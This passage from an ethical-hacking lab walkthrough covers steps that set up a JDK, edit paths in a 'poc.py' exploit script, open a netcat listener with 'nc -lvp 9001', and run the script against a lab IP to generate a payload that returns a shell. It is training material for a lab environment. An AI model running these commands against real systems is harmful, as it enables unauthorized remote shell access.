
    In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

24. We need to extract JDK zip file which is already placed at **/home/attacker** location.

25. Type **tar -xf jdk-8u202-linux-x64.tar.gz** and press **Enter**, to extract the file.


    -xf: specifies extract all files.

26. Now we will move the **jdk1.8.0_202** into **/usr/bin/**. To do that, type **mv jdk1.8.0_202 /usr/bin/** and press **Enter**.




27. Now, we need to update the installed JDK path in the **poc.py** file.


28. Navigate to the previous terminal window. In the terminal, type **pluma poc.py** and press **Enter** to open **poc.py** file.




29. In the poc.py file scroll down and in line **62**,
replace **jdk1.8.0_20/bin/javac** with **/usr/bin/jdk1.8.0_202/bin/javac**.



30. Scroll down to line **87** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




31. Scroll down to line **99** and replace **jdk1.8.0_20/bin/java** with **/usr/bin/jdk1.8.0_202/bin/java**.




32. After making all the changes **save** the changes and close the **poc.py** editor window.


33. Now, open a new terminal window and type **nc -lvp 9001** and press **Enter**, to initiate a netcat listener as shown in screenshot.



34. Switch to previous terminal window and type **python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001** and press **Enter**, to start the exploitation and create payload.




35. Now, copy the payload generated in the **send me**: section.

